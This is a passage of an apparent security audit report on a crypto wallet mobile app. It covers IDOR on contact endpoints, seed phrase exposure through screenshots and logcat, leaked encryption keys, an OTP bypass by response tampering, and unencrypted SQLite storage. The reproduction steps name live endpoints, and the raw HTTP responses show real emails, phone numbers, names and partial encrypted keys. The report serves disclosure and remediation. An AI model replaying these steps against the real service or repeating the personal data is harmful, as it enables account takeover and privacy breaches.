
- Intercept the application's network requests using a tool like Burp Suite.
- Send a request to the "Add Contacts" endpoint:

Add Contact Request Screen shot:



- Modify the request parameters to include the target user's address and a valid ENS ID.
- Forward the modified request, causing the contact to be added to the target user's contact list without their consent.
- Send a request to the "Get User" endpoint with the target user's address:

GetUser request Screen Shot



- Observe the target user's contact list and FCM token in the response.

Steps to Reproduce (using Postman)

To reproduce the vulnerability using Postman, follow these steps:

- Set the request method to "POST" and enter the "Add Contacts" endpoint URL:https://server-wallet.ember.app/security-question/addContacts
- e. In the "Body" tab, select "x-www-form-urlencoded" or "raw" (with "JSON" format) and enter the request parameters, including the target user's address and a valid ENS ID.
- Send the request by clicking the "Send" button. The contact will be added to the target user's contact list without their consent.
- Create another request in Postman with the "GET" method and enter the "Get User" endpoint URL with the target user's address:
- https://server-wallet.ember.app/security-question/getUser/0x22978d5b8095cb3ef74718445a4c5bd35c1f2281
- Send the request by clicking the "Send" button.
- Observe the target user's contact list and FCM token in the response.

2.5.3 Impact

The unauthorized contact addition and contact list exposure vulnerability can lead to:

- Spamming of users' contact lists with unwanted contacts.
- Unauthorized access to users' contact lists and sensitive information, such as FCM tokens.
- Abuse of the FCM service using the exposed FCM tokens to send unsolicited push notifications or phishing attempts.
- Loss of user trust and potential damage to the application's reputation.

The combination of the IDOR vulnerability in the "add contacts" function and the zero transfer scam allows attackers to add fake wallet addresses that resemble legitimate addresses from the user's contact list or by exploiting the zero transfer vulnerability, attackers can make these fake addresses appear in the user's transaction history, further increasing the likelihood of the user accidentally transferring funds to the attacker's address instead of the intended recipient. This could lead to financial losses for users who don't carefully verify the full wallet address before initiating a transaction.

2.5.4 Mitigation

To mitigate this vulnerability, implement the following measures:

- Enforce proper access controls on the "Add Contacts" and "Get User" endpoints to ensure that only authorized users can add contacts and view contact lists.
- Implement server-side validation to verify the authenticity of the request and prevent unauthorized modifications.
- Add a mechanism for users to approve or reject contact additions to their contact lists.
- Implement rate limiting on the "Add Contacts" endpoint to prevent spamming attacks.
- Secure FCM tokens by not exposing them through the "Get User" endpoint and implementing secure storage and transmission methods.

2.5.5 Reference

For more information on securing API endpoints and user data, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-AUTH-1:** "If the app provides users access to a remote service, some form of authentication, such as username/password authentication, is performed at the remote endpoint."
- **MSTG-AUTH-6:** "The remote endpoint implements a mechanism to protect the endpoint against brute force or other extensive attacks."
- **MSTG-STORAGE-1:** "System credential storage facilities are used appropriately to store sensitive data, such as PII, user credentials, or cryptographic keys."
- **MSTG-NETWORK-1:** "Data is encrypted on the network using TLS. The secure channel is used consistently throughout the app."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg
https://slowmist.medium.com/slowmist-be-wary-of-the-transferfrom-zero-transfer-scam-c64ba0e3bc4d

2.6 Vulnerability # 6

Sensitive Information Leakage via Cached Screenshots in Application

2.6.1 Description

The wallet application under test has a security vulnerability related to the exposure of sensitive information, specifically the seed phrase, through cached application screenshots. When a user retrieves their seed phrase by providing a password and then closes the application, the seed phrase remains visible in the background screen. This can lead to unauthorized access to the seed phrase if an attacker gains physical access to the device or if other applications with screen capture capabilities are installed.


Likelihood	Severity	Affected Endpoint
HIgh	HIgh	Stashed app

2.6.2 Steps To Reproduce

To reproduce the vulnerability, follow these steps:

- Open the wallet application on the Android device and navigate to the seed phrase retrieval feature.
- Enter the required password to reveal the seed phrase.
- Press the home button or switch to another application without closing the seed phrase view.
- Observe that the seed phrase is still visible in the application preview within the task switcher or recent apps view.

Screen Shot



2.6.3 Impact

The exposure of the seed phrase through cached application screenshots can lead to:

- Unauthorized access to sensitive information, such as the seed phrase, by an attacker with physical access to the device.
- Possible extraction of the seed phrase by malicious applications with screen capture capabilities.
- Loss of user trust and potential damage to the application's reputation.

2.6.4 Mitigation

To mitigate this vulnerability, implement the following measures:

- Disable screenshots and screen capture for sensitive views within the application
- Clear sensitive information from views when the application is moved to the background or closed by implementing onPause or onStop methods in the corresponding activities.
- Educate users about the importance of securing their devices and avoiding the installation of potentially malicious applications.

2.6.5 Reference

For more information on securing sensitive information in Android applications, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-STORAGE-1:** "System credential storage facilities are used appropriately to store sensitive data, such as PII, user credentials, or cryptographic keys."
- **MSTG-STORAGE-13**: "No sensitive data is exposed via the user interface."
- **MSTG-STORAGE-14:** "No sensitive data is exposed through the clipboard."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg

2.7 Vulnerability # 7

Insecure Personal Data Handling and Key Exposure

2.7.1 Description

The wallet application is not properly validating user inputs during the account creation process, allowing one user to enter another user's phone number. The application's server requests - "**/security-question/getEncryptionKeys/a/a/+92<number>/a**" and "**/security-question/getEncryptionKeys/emailid/username/+92<number>/a**" - are not securely managing user data, leading to potential information disclosure. This vulnerability enables an attacker to intercept the server response and gain access to the victim's private encryption keys and other sensitive information.


Likelihood	Severity	Affected Endpoint
HIgh	High	• https://server-wallet.ember.app/security-question/getEncryptionKeys/a/a/+92<number>/a • https://server-wallet.ember.app/security-question/getEncryptionKeys/<useremailid>/<username>/+92<number>/a

2.7.2 Steps To Reproduce

- Set up Android Studio/Genymotion and Burp Suite for intercepting the wallet application's traffic.
- Start the wallet application in the Android Studio Emulator.
- Configure the wallet application to use the proxy settings of Burp Suite.
- Start the new account creation process in the wallet application.
- Enter another user's phone number during the process.
- In Burp Suite, intercept the requests - "**/security-question/getEncryptionKeys/a/a/+92<number>/a**" and "**/security-question/getEncryptionKeys/emailid/username/+92<number>/a**".
- Replace the user details in these requests with the victim's information.
- Forward the modified requests.

- Intercept the server response containing the victim's private keys and other information.

Screen shot



Request

Pretty Raw Hex \n

```
1 GET /security-question/getEncryptionKeys/a/a/+923323683958/a
  HTTP/1.1
2 Host: server-wallet.ember.app
3 Accept: application/json, text/plain, */*
4 Accept-Encoding: gzip, deflate
5 User-Agent: okhttp/4.9.2
6 Connection: close
7
8
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 16 May 2023 18:30:18 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 726
6 Connection: close
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"2d6-DmoXkNQtxdkFjzPcEwUULnponyc"
10
11 {
  "_id":"64537ada6c47d1958a9fff00",
  "address":"0xd2641C13fB62Cf475d9Cb92E123E42458cafeB09",
  "email":"jarir@blockapex.io",
  "phoneNumber":"+923323683958",
  "username":"Muhammad Jariruddin",
  "keys":[
    {
      "key1":"U2FsdGVkX1+iDXMOzhzwXJx7P4p/IfkZ7WoVN+c/WxhHY2ELyXN
      "key2":"U2FsdGVkX1+QNYDXozOmeB4n/kVE/QasbTh/Ap2emmjBBWXJFoF
      "key3":"U2FsdGVkX18/N65r9CbSsM/DpRCc5GhNg0GIAKjrc64UWGWLTGw
      "key4":"9779217143472.826___1124609971499375.1"
    }
  ]
}
```

Request

Pretty Raw Hex \n

```
1 GET
  /security-question/getEncryptionKeys/gulhameed30j@gmail.com/Gul%
  20Hameed/+923352787250/a HTTP/1.1
2 Host: server-wallet.ember.app
3 Accept: application/json, text/plain, */*
4 Accept-Encoding: gzip, deflate
5 User-Agent: okhttp/4.9.2
6 Connection: close
7
8
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 16 May 2023 14:21:51 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 721
6 Connection: close
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"2d1-7zsIaVRi1yxdCuJ6DKPZo9H3URY"
10
11 {
  "_id":"644f8fb047d1c9b69469a821",
  "address":"0x22978d5B8095cB3EF74718445a4C5bD35C1F2281",
  "email":"dvenuefyp@gmail.com",
  "phoneNumber":"+923352787250",
  "username":"Dvenue Dvenue",
  "keys":[
    {
      "key1":"U2FsdGVkX18ewHBXLF5/WROTEVyG4zQGyhuILdQQ6TaZmxg97Uz
      "key2":"U2FsdGVkX1897dq1tz8GPZ4h8ylafsK3Ob+0TZ0W4uaEN1kzId1
      "key3":"U2FsdGVkX18ZTtqLjaFtRE1w5xKPzhtwD1capEQUmF25utQYg1r
      "key4":"1868499691335.112___214877464503537.88"
    }
  ]
}
```

2.7.3 Impact

This vulnerability poses a serious risk as it allows an attacker to gain unauthorized access to a victim's private encryption keys and other sensitive information, potentially leading to identity theft, unauthorized transactions, and a breach of privacy.

2.7.4 Mitigation

- Implement input validation to prevent one user from entering another user's phone number during account creation.
- Secure the server requests to prevent unauthorized interception and modification.
- Encrypt sensitive data in transit to protect it from being intercepted and read by unauthorized parties.
- Implement a strong authentication process to validate the user before providing sensitive information.

2.7.5 Reference

This vulnerability aligns with the OWASP Mobile Top 10 2016-M2: Insecure Data Storage and OWASP Mobile Top 10 2016-M3: Insecure Communication. For further information, refer to https://owasp.org/www-project-mobile-top-10/2016-risks/.

2.8 Vulnerability # 8

OTP (One-Time Password) Verification Bypass

2.8.1 Description

The Wallet application provides users with multiple options to recover their wallets: through social login, OTP via phone number, and password. However, the OTP verification mechanism is flawed. When an OTP is requested from the server, the user is redirected to an OTP input screen.


In this scenario, an attacker can intercept the request and input an incorrect OTP. Despite providing the wrong OTP, the verification can be bypassed by modifying the response of the OTP validation request from 'pending' to 'approved'. This allows the OTP to be accepted by the system. Consequently, an attacker could input another user's phone number and exploit this flaw to gain unauthorized access.

Likelihood	Severity	Affected Endpoint
HIgh	HIgh	https://server-wallet.ember.app/security-question/verify/+92<user number>/123456

2.8.2 Steps To Reproduce

- Open the wallet application on Android Studio Emulator.
- Choose the 'recover wallet' option.
- Select the 'OTP via phone number' method.
- Input another user's phone number.
- Intercept the OTP validation request with a tool like Burp Suite. The request will look similar to: https://server-wallet.ember.app/security-question/verify/+923352787250/123456
- In the intercepted request, change the OTP response from 'pending' to 'approved'.
- Forward the modified request.

Screen shot



2.8.3 Impact

This vulnerability allows an attacker to bypass the OTP verification, potentially enabling them to recover wallets of other users. They could gain unauthorized access to users' wallet information, funds, and potentially exploit it further to carry out fraudulent activities.

2.8.4 Mitigation

The server-side verification of the OTP must be robust and should not rely on the client-side status. Implement OTP verification at the server level, ensuring that only the correct OTP, directly compared to the one generated at the server, is marked as 'approved'. Implement rate limiting to limit OTP attempts and use secure communication protocols.

2.9 Vulnerability # 9

Sensitive Information Leakage via Logcat in Application

2.9.1 Description

During the testing of the wallet application, a security vulnerability was discovered that exposes sensitive information, such as device keys, mnemonics, and user details, through logcat. Logcat is an Android system log that can be accessed by developers and other applications with the appropriate permissions. Exposing sensitive information in logcat can result in unauthorized access to user data and potential security risks, such as account takeover, unauthorized transactions, and loss of user trust.

Note: Note that from later versions that Android 4.0, applications are only able to access their own logs. So applications cannot access other apps logs.
Anyway, it's still recommended to not log sensitive information.

Likelihood	Severity	Affected Endpoint
HIgh	Medium	Stashed app

2.9.2 Steps To Reproduce

To reproduce the vulnerability, follow these steps:

- Install and run the wallet application on an Android device or emulator.
- Perform actions within the application that trigger the logging of sensitive information, such as accessing the seed phrase or managing contacts.
- Connect the Android device or emulator to a computer with Android Studio or the Android SDK installed.
- Run the following command in the terminal or command prompt to view logcat
  adb logcat

Screen shot

- Observe sensitive information, such as device keys and mnemonics, in the logcat output.

2.9.3 Impact

The exposure of sensitive information through logcat can lead to:

- Unauthorized access to user data, such as seed phrases, keys, and contact lists.
- Account takeover or unauthorized transactions due to leaked mnemonic or device keys.
- Loss of user trust and potential damage to the application's reputation.

2.9.4 Mitigation

To mitigate this vulnerability, implement the following measures:

- Review the application's logging practices and remove any instances where sensitive information is logged.
- Configure the application to use a logging library that provides granular control over logging levels, such as Timber for Android. Ensure that sensitive information is not logged, even in debug builds.
- Educate developers on the risks of logging sensitive information and establish secure coding guidelines that prohibit the logging of sensitive data.
- Regularly review and update logging practices to ensure that new instances of sensitive information leakage do not occur.

2.9.5 Reference

For more information on securing sensitive information in Android applications, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-STORAGE-3**: "No sensitive data is leaking through logs."
- **MSTG-CODE-4**: "Debugging symbols have been removed from native binaries."
- **MSTG-CODE-6**: "Logging is only done in debug builds, and even then only using appropriate log methods."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg

2.10 Vulnerability # 10

Unencrypted SQLite Database Storage

2.10.1 Description

The wallet application is using an unencrypted SQLite database to store sensitive user information. This makes the stored data vulnerable to unauthorized access and potential data breaches.

Likelihood	Severity	Affected Endpoint
HIgh	Medium	Stashed app storage

2.10.2 Steps To Reproduce

- Set up and launch the Android emulator with the wallet application.
- Access the emulator's file system using ADB
- Navigate to the database file located in /data/data/<package-name>/database
- Open the database file and inspect the contents to confirm that sensitive data is stored unencrypted.

Screen Shot:

2.10.3 Impact

Sensitive user information is exposed and vulnerable to unauthorized access, which may lead to data breaches, account takeovers, and unauthorized transactions.

2.10.4 Mitigation

- Use the SQLCipher library to encrypt the SQLite database, protecting sensitive data from unauthorized access.
- Implement secure ways to retrieve the database key, such as user-provided passwords or securely stored keys on a server.
- Regularly review and update the application's data storage security measures to stay ahead of emerging threats.

2.10.5 Reference

OWASP Mobile Security Testing Guide (MSTG) - https://github.com/OWASP/owasp-mstg/
https://mas.owasp.org/MASTG/Android/0x05d-Testing-Data-Storage/#sqlite-databases-encrypted

Automated Testing

The results presented in this report are generated by security analysis tools, such as Mobile Security Framework (MobSF). These tools are designed to identify potential vulnerabilities in mobile applications and provide valuable insights for developers. It is important to note that the findings include both high ,low-severity and informational bugs, Do make sure to resolve all the valid bugs mentioned in the report below.

- The Report link

Developer Response

From the automation report the ones labeled as 'High' are fixed

New Automated Testing report

- Report Link

Disclaimer

The application provided for security assessment has been reviewed using methodologies to date, and there are cybersecurity vulnerabilities and flaws in the application source code, which are documented in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The assessment makes no claims or guarantees about the code's security. Furthermore, it cannot be deemed a sufficient evaluation of the code's efficiency and safety, bug-free status, or any other safety claims. While we did our best to conduct the analysis and produce this report, it is essential to mention that you should not solely rely on it — To ensure security, we recommend conducting many independent audits and launching a public bug bounty programme.

Any web or mobile application is developed, deployed and maintained on a particular platform. The platform, server, its programming language and any other software or application related to it can have vulnerabilities that can lead to attacks or hacks. Thus, our audit can not guarantee the explicit security of the audited product.